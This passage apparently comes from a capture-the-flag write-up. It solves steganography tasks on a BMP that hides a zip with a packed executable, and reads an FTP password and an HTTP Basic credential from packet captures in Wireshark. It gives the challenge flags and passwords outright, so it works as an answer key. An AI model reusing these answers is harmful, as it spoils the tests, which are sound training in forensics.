
The file test.bmp was saved. The MD5SUM of the file that the spreadsheet drops are defined as the flag. I searched for MD5SUM and found a method to upload and evaluate the test.bmp file. I obtained the hash code, which is the flag.

A screenshot of an online MD5 checksum tool. The page has a header "Online Tools" and a sub-header "MD5 File Checksum". Below this, it says "MD5 online hash file checksum function". On the left, there is a file input field containing "test.bmp". Below the input field are two buttons: "Hash" and "Auto Update" (with a checked checkbox). To the right of the input field is a large text area containing the MD5 hash value: "2e1afcef9baa15b8db764274b0e45d3f". On the far right, there is a table comparing different hash functions with their corresponding file hash values. The "MD5" row in the table is highlighted with a blue background. The table also includes "File Hash" columns for each function.

**2e1afcef9baa15b8db764274b0e45d3f** is the hidden flag in this task.

*Level 3*


As shown in the screenshot, I attempted to open the bmp file in Notepad text editor.




This bmp file has a flag concealed within it. **{flagduqu aint dooku}** is the secret flag.

## *Level 4*

The secret password from the test.bmp file must be discovered in this task. I also found the same flag in the test.bmp file when I opened it in an online hex-editor. Take a look at the following picture.




To find the password, I scrolled through the entire file until I found it. Malwr1-enc.exe is the file name. I deduced that the highlighted text is the password based on this hints. Take a look at the following picture.



The password **123123** is the task's secret flag.


## Level 5

The final malware flag is said to be in the file extracted in this task. We attempt to unzip the test.bmp file using the password we discovered in the previous stage.



```
Terminal Terminal File Edit View Search Terminal Help
[05/01/21]seed@VM:~$ cd Downloads/
[05/01/21]seed@VM:~/Downloads$ ls
eclipse-installer eclipse-inst-jre-linux64.tar.gz test.bmp
[05/01/21]seed@VM:~/Downloads$ unzip test.bmp
Archive: test.bmp
warning [test.bmp]: 60431 extra bytes at beginning or within zipfile
(attempting to process anyway)
[test.bmp] malwr1-enc.exe password:
inflating: malwr1-enc.exe
[05/01/21]seed@VM:~/Downloads$ strings malwr1-enc.exe | less
```

Malwr1-enc.exe prompts us that the file is inflating. As a result, the extracted file is used, and the strings command is used to open it.



```
Terminal Terminal File Edit View Search Terminal Help
!This program cannot be run in DOS mode.
UPX0
UPX1
UPX2
3.95
UPX!
hVHe
$Pth
0Mtm
yt0,
[^_]
WAl7Y
3:1|
flag
{kra
gany
_use
_s_up$x}@
&-tI
(Fkk
jyQS
aE%(


[...]
```

In that exe file, we instantly notice a flag. According to the screenshot, the secret flag is **{kragany\_use s\_up\$x}**


## Network Capture

### **Level 1 – Modicon-FTP**

The FTP password used in the failed login attempt must be found in this task. A pcap file was given to us. Wireshark will help us figure out why a login attempt failed. In my virtual machine, I installed Wireshark and imported the provided pcap file.




We order the records by protocol used since we need to find the FTP password. We will see the password clearly written in the Info column if we scroll down. M0d1c0nF14G is the password, as seen in the screenshot.




## Level 2 – Modicon-HTTP


We must try to find out the HTTP Basic Authorization password that was used in a failed user login attempt in this mission. A pcap file was given to us. By importing the pcap file given, we can use Wireshark to find the password.



We order the records using the HTTP protocol since we're looking for the HTTP password. We will see 'Unauthorized' written in the Info column if we scroll over. We see a GET request with the password Authorization Basic YWRtaW46YWRtaW4=\r\n



I watched a number of YouTube videos to learn about the Wireshark choices. When we right-click on that record and select Follow->TCP Stream, a new window appears with a failed login attempt highlighted in red when we check for the password YWRt. It contains information such as Authorization: Basic YWRtaW46YWRtaW4=



GET /lib/home.js HTTP/1.1  
Host: 10.50.1.52  
Connection: keep-alive  
Accept: \*/\*  
If-Modified-Since: SUN DEC 27 03:24:28 1998  
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_8\_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/39.0.2171.95 Safari/537.36  
Referer: http://10.50.1.52/html/english/home/home.htm  
Accept-Encoding: gzip, deflate, sdch  
Accept-Language: en-US,en;q=0.8

HTTP/1.1 200 OK  
Date: FRI JUN 09 05:08:26 2000  
Server: Schneider-WEB/V2.1.4  
Last-modified: SUN DEC 27 03:24:28 1998  
Content-length: 733  
Content-type: application/x-javascript  
Connection: keep-alive

// Editor: Jean-Marie Stawikowski - HUB/WEB - 22/12/2003  
// Copyright . 2004 Schneider Electric, All Rights Reserved.

function home()  
{  
 document.write(  
 '<table width="100%" border="0">' +

15 client pkts, 18 server pkts, 25 turns.


Entire conversation (14 kB) Show and save data as ASCII Stream 13

Find:


